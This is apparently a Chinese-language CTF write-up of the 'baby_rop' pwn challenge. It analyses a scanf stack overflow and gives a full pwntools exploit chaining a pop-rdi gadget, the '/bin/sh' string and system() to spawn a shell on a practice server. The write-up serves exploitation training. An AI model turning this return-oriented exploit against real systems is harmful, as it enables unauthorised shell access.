
[HarekazeCTF2019]baby_rop

原创

m0sway 于 2022-03-26 14:25:05 发布 106 收藏

分类专栏： BUU-WP 文章标签： pwn python 网络安全 CTF WriteUP

本文链接：https://blog.csdn.net/m0sway/article/details/123755391



[HarekazeCTF2019]baby_rop

使用`checksec`查看：

只开启了栈不可执行。

放进IDA中分析：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4; // [rsp+0h] [rbp-10h]

  system("echo -n \"What's your name? \"");
  __isoc99_scanf("%s", &v4);
  printf("Welcome to the Pwn World, %s!\n", &v4);
  return 0;
}
```

- `system("echo -n \"What's your name? \"");`：system()可用
- `__isoc99_scanf("%s", &v4);`：存在栈溢出

查看字符串：

Address	Length	Type	String
LOAD:000…	0000001C	C	/lib64/ld-linux-x86-64.so.2
LOAD:000…	0000000A	C	libc.so.6
LOAD:000…	0000000F	C	__isoc99_scanf
LOAD:000…	00000007	C	printf
LOAD:000…	00000007	C	system
LOAD:000…	00000012	C	__libc_start_main
LOAD:000…	0000000F	C	__gmon_start__
LOAD:000…	0000000A	C	GLIBC_2.7
LOAD:000…	0000000C	C	GLIBC_2.2.5
.rodata:…	0000001D	C	echo -n \"What's your name? \"
.rodata:…	0000001F	C	Welcome to the Pwn World, %s!\n
.eh_fram…	00000006	C	;*3$\"
.data:00…	00000008	C	/bin/sh

- 存在`/bin/sh`字符串

题目思路

- 利用栈溢出覆盖返回地址为`system@PLT`
- 传入`system()`的参数`/bin/sh`
- 即可getshell

步骤解析

> 无需

完整exp

```
from pwn import *

#start
r = remote("node4.buuoj.cn",26718)
# r = process("../buu/[HarekazeCTF2019]baby_rop")
elf = ELF("../buu/[HarekazeCTF2019]baby_rop")

#params
rdi_addr = 0x400683
bin_sh_addr = 0x601048
system_addr = elf.symbols['system']

#attack
payload=b'M'*0x18 + p64(rdi_addr) + p64(bin_sh_addr) + p64(system_addr)
r.sendline(payload)

r.interactive()
```